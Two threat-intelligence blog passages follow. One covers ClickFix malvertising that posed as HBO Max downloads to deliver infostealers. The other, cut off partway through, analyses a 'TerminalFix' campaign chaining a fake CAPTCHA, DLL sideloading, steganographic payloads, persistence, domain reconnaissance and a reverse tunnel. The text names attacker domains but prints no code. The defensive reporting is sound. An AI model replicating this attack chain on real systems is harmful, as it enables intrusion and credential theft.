
Some ads directed users to convincing HBO lookalike sites that claimed to offer a native HBO Max app for macOS or a promotional download. But instead of providing an installer, the sites instructed visitors to open Terminal on their Mac or, on Windows, the Run dialog or PowerShell, and paste in a command.
This is the hallmark of a growing social engineering technique known as ClickFix.
ClickFix attacks disguise malicious instructions as a routine technical step, such as fixing an error, completing a CAPTCHA, verifying that you are human, or installing software. A web page may silently copy a command to the clipboard, then guide the victim through pasting and running it, by which they will infect their own device.
Researchers at ADAMnetworks have dubbed the operation behind the HBO Max ads “PasteSwitch.” Its infrastructure appears to tailor the next stage to the visitor’s device and the lure being used.

Observed macOS payloads included MacSync and AMOS infostealers designed to steal browser credentials and profiles, Telegram data, Apple Notes, saved passwords, and cryptocurrency wallet recovery phrases.
Windows users could end up with the Amatera infostealer, which runs in memory. The operation has also been linked to cryptocurrency clipboard hijackers, which monitor copied wallet addresses and replace them with an attacker-controlled address before a transaction is sent.
How to stay safe
Reddit admins paused the ads and opened a security investigation after reports came in, but it is important to remain vigilant. Reportedly, ClickFix was responsible for more than half of all malware loader activity in 2025.
One reason for its success is that campaigns continue to add new methods for tricking users and different commands for avoiding detection.
Users of macOS Tahoe 26.4 or later may be warned when pasting text into Terminal, but it doesn’t appear for everyone, so you shouldn’t rely on that alone.
Malwarebytes can provide additional protection at several stages of a ClickFix attack. Browser Guard warns when a website tries to copy something to your clipboard, web protection blocks known malicious sites, and real-time protection can detect malware delivered by the campaign.
With ClickFix running rampant and inventing new methods all the time, it’s important to be aware, careful, and protected:
Treat ads with caution. A verified account does not guarantee that an ad is safe. Visit the company’s official website directly instead of downloading software through an advertisement.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Attackers may use countdowns, user counters, or other pressure tactics to make you act quickly.
Don’t run commands from untrusted sources. Never run code or commands copied from websites, emails, ads, or messages unless you trust the source and understand what the command does. Check the instructions against official documentation or contact the company’s support team.

Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component. Malwarebytes blocks ember-bridge.com, which is part of the PasteSwitch infrastructure.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!
From reporting threats to removing them.
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Microsoft Threat Intelligence has observed a TerminalFix campaign, a variant of ClickFix, targeting organizations across multiple industries. The campaign uses compromised websites to display a fake Cloudflare CAPTCHA verification overlay that tricks users into copying and executing a malicious PowerShell command. While traditional ClickFix campaigns direct victims to the Windows Run dialog, TerminalFix campaigns apply the same technique but direct users to Windows Terminal or PowerShell instead, increasing the likelihood that complex, multi-line scripts execute successfully. Unlike earlier ClickFix variants that typically deliver a single infostealer, this TerminalFix campaign deploys a sophisticated multi-stage attack chain that combines DLL sideloading, steganographic payload extraction, extensive Active Directory reconnaissance, and a custom reverse-tunnel implant – giving the attacker persistent, network-level proxy access through the compromised host.
Once executed, the PowerShell command masquerades as a Cloudflare verification process while downloading a ZIP archive containing a legitimate binary (LockScreenContentServer.exe) and a malicious DLL (dui70.dll) used for sideloading. The sideloaded DLL drives an elaborate second stage: downloading payloads concealed inside PNG images using steganography, establishing dual persistence through Registry Run keys and scheduled tasks, conducting thorough domain reconnaissance—including domain trust enumeration, domain admin discovery, Active Directory user description harvesting, and targeted server ping sweeps—and ultimately deploying a Python-based reverse-tunnel C2 implant that tunnels arbitrary TCP traffic back through an encrypted WebSocket channel to attacker infrastructure.
This type of intrusion is particularly dangerous because it provides attackers with direct access to an organization’s internal network through the reverse tunnel. The observed reconnaissance and reverse-tunnel capability could enable an attacker to identify and reach additional systems from a compromised host. Microsoft did not observe the downstream actions described below in the analyzed chain. Organizations should treat affected devices as potential network pivot points and investigate for lateral movement and credential exposure. In the hands-on-keyboard phase that typically follows, attackers leverage this access to escalate privileges, disable security controls, exfiltrate sensitive data, and deploy ransomware across the organization. The combination of stealth techniques (DLL sideloading, steganography, hidden folders) and persistent network access make this TerminalFix campaign a serious threat to enterprise environments.
In this blog, we share our detailed analysis of the TerminalFix attack chain – from initial compromise through network tunneling—along with indicators of compromise, detection details, and hunting guidance to help defenders identify and respond to this threat.
Attack chain overview

The TerminalFix campaign follows a multi-stage attack chain that progresses from social engineering through payload delivery, persistence, reconnaissance, and ultimately network tunneling:
1. Initial access via compromised website – A compromised website displays a fake Cloudflare Turnstile CAPTCHA verification overlay. The user is instructed to copy and paste a “verification” command.
2. PowerShell execution – The pasted command runs a disguised PowerShell script that downloads a ZIP archive from attacker infrastructure, extracts it to C:\ProgramData, and silently launches a batch file.
3. DLL sideloading — The batch file executes LockScreenContentServer.exe, a signed legitimate binary, which automatically loads the co-located malicious dui70.dll.
4. Steganographic payload retrieval – The sideloaded DLL executes PowerShell that downloads PNG images from attacker domains, extracts embedded executables and DLL fragments hidden within pixel data, and reassembles them on disk.
5. Persistence – The malware establishes persistence through both HKCU\…\Run registry keys and scheduled tasks that re-execute LockScreenContentServer.exe every 60 minutes.
6. Reconnaissance – Extensive domain discovery is performed: domain trust enumeration, domain admin group membership, Active Directory computer and user enumeration, targeted server pinging, and system information collection in both English and Spanish locales.
7. Command execution loop – A persistent PowerShell file-watch loop monitors a text file for new commands, executes them via Invoke-Expression, and writes results to an output file-, creating a primitive but effective asynchronous command shell.
8. Reverse tunnel deployment – A Python runtime and a custom client.py tunneling implant are downloaded and launched via pythonw.exe with no visible window, establishing a reverse WebSocket tunnel to gitnow[.]dev:443 that gives the attacker full SOCKS-style TCP proxy access through the victim’s network.
Attack chain
Figure 1. TerminalFix attack chain overview.
1. Initial access: Fake CAPTCHA and the TerminalFix lure

The attack begins when a user visits a compromised website that displays a fake Cloudflare Turnstile verification overlay. The original page is briefly displayed before being replaced by a convincing Cloudflare Turnstile verification overlay. This overlay spoofs the Cloudflare CAPTCHA interface, complete with the Cloudflare logo, “Verify you are human” checkbox, and a spinner animation, tricking users into believing they must complete a verification step to access the site.
Figure 2. Fake Cloudflare Turnstile verification displayed on a compromised website.

When the user interacts with the fake verification prompt, a malicious PowerShell command is silently copied to their clipboard. The on-screen instructions then guide the user to open Windows Terminal or PowerShell and paste the command. The command is carefully crafted to appear legitimate by printing reassuring Cloudflare-themed status messages in color-coded terminal output:
Figure 3. Defanged initial PowerShell command copied to the user’s clipboard by the ClickFix lure.
The command performs the following actions:
Clears the terminal and prints a fake “Starting Cloudflare verification…” message in cyan color formatted
Downloads a ZIP archive from the attacker’s infrastructure using a custom User-Agent header
Extracts the archive to C:\ProgramData\f47f2a8c21c9df4e
Launches a batch file (1.bat) that executes LockScreenContentServer.exe silently in the background
Prints a convincing “I am not a robot – Cloudflare ID: f47f2a8c21c9df4e” confirmation message in green text
2. Payload delivery: DLL sideloading via LockScreenContentServer.exe
The downloaded ZIP archive (SHA-256: 18c2090e8a0ae0568af9b87e59eaf8270f23d2909600ed9db91a9444fd8b278f) contains two files:
File
Description
Purpose
LockScreenContentServer.exe
Legitimate signed Windows executable
Sideloading host; loads dui70.dll from its working directory
dui70.dll
Masquerading DLL claiming to be “Windows DirectUI Engine” (unsigned, forged future timestamp 2104)
Malicious payload; executes second-stage PowerShell upon sideloading

LockScreenContentServer.exe is a legitimate, signed binary that has a static import dependency on dui70.dll, the Windows DirectUI Engine.
Here is the example view of LockScreenContentServer application importing dui70.dll function:
Figure 4. Example list of imports from dui70.dll
The attacker abuses this dependency by dropping a malicious dui70.dll alongside the executable. Because the Windows loader resolves the application directory before the System32 directory, the planted DLL is loaded in place of the legitimate one, a technique known as DLL sideloading (T1574.001). Execution therefore begins inside a trusted, signed process, allowing the attacker to inherit its reputation and evade controls that key on process identity.


The malicious dui70.dll embeds a heavily obfuscated payload in its resource section. On load, the DLL’s initialization path retrieves this resource, decodes it entirely in memory, and transfers execution to it, staging the next phase of the infection without ever writing the decoded payload to disk (Figures 5 and 6).
Figure 5. Loading a malicious resource (dui70.dll code path).Figure 6. Heavily obfuscated malicious resource from dui70.dll
3. Second-stage delivery: Steganography and image-based payload extraction
Once sideloaded, the malicious DLL launches an elaborate PowerShell script that retrieves additional payloads concealed within PNG image files, a technique known as steganography. The script downloads three images from attacker-controlled domains, extracts binary data encoded in pixel values, and reassembles the components on disk.
Content domains
The script uses a failover mechanism across two domains:
Figure 7. Attacker content delivery domains with failover.
Steganographic extraction

The Extract-RawFileFromImage function reads each pixel’s RGBA channels and reconstructs an embedded binary. The first 8 bytes encode the payload length as a 64-bit integer, and the remaining bytes contain the file data:
Figure 8. Steganographic extraction function — payload hidden within pixel channel data.

The script downloads three images via POST requests to the content domains, extracts the executable from the first image, extracts two halves of the DLL from the second and third images, and concatenates the DLL fragments:
Figure 9. Payload extraction from three images and DLL reassembly.
Encoding payload data in PNG files can make file type and content inspection more difficult. Splitting the DLL across two images further obscures the complete payload in transit, the payloads aren’t recognizable as executables in transit, and splitting the DLL across two images further complicates detection. After extraction, the source images are deleted to reduce forensic artifacts.
4. Persistence mechanisms
The TerminalFix campaign establishes redundant persistence through two independent mechanisms, ensuring the payload survives reboots and re-executes on a recurring schedule. The dropped batch script takes the payload path as a command-line argument, validates that the file exists, and then configures both mechanisms under the same masquerading name LockScreenContentServer_MuODG5yBM chosen to blend in with the legitimate Windows Lock Screen component abused earlier in the chain.
Registry Run key
The malware creates a Run key entry with a randomized service-like name:
Figure 10. Registry Run key persistence [T1547.001].
Scheduled task
A scheduled task ensures the malware re-executes every 60 minutes:
Figure 11. Scheduled task persistence at 60-minute intervals [T1053.005].
Folder hiding
The malware directory is hidden using system and hidden file attributes:
Figure 12. Directory hiding via attrib [T1564.001].
5. Reconnaissance and domain discovery
After establishing persistence, the sideloaded malware conducts extensive reconnaissance of the victim’s environment. This activity is consistent with a hands-on-keyboard operator or an automated pre-assessment script designed to evaluate whether the compromised host is a valuable target – particularly whether it is domain-joined and near high-value infrastructure.
System information collection

The attacker collects system metadata and the script includes English, Spanish, and German locale variants, indicating an attempt to operate across systems configured in multiple languages:
Figure 13. Bilingual system information enumeration.
Active Directory enumeration

The malware performs domain trust discovery, domain admin enumeration, and Active Directory user and computer searches:
Figure 14. Active Directory enumeration including user description harvesting.
Infrastructure probing

The malware systematically pings named servers to map the internal network topology:
Figure 15. Automated Windows Server enumeration via ADSI combined with targeted ping sweep.
The observed names correspond to common infrastructure roles, including domain controllers, databases, backup, gateways, and mail systems. This probing could help an attacker identify accessible target systems for follow-on activity.
6. Asynchronous command execution loop

The malware deploys a persistent PowerShell file-watch loop that creates an asynchronous command-and-control channel through the local filesystem. This mechanism monitors a “watch” file for changes, executes its contents via Invoke-Expression, and writes results to an output file:
Figure 16. File-watch command execution loop – a primitive but effective asynchronous C2 channel.
This loop provides the attacker with a way to execute arbitrary PowerShell commands by writing them to the watched text file. The output is captured to a separate file, which the attacker can read back through the reverse tunnel. This decoupled execution model allows the attacker to issue commands asynchronously and retrieve results at their convenience.
7. Reverse tunnel deployment: The custom Python-based tunneling implant
The most significant post-compromise capability observed is the deployment of a custom Python-based reverse-tunnel implant. The attacker brings their own interpreter: an unmodified, signed embeddable Python runtime pulled directly from the official python.org distribution. The malicious logic lives entirely in the accompanying client.py, giving the operator a portable, cross-version-tolerant execution environment that inherits the trust of a legitimate open-source runtime.
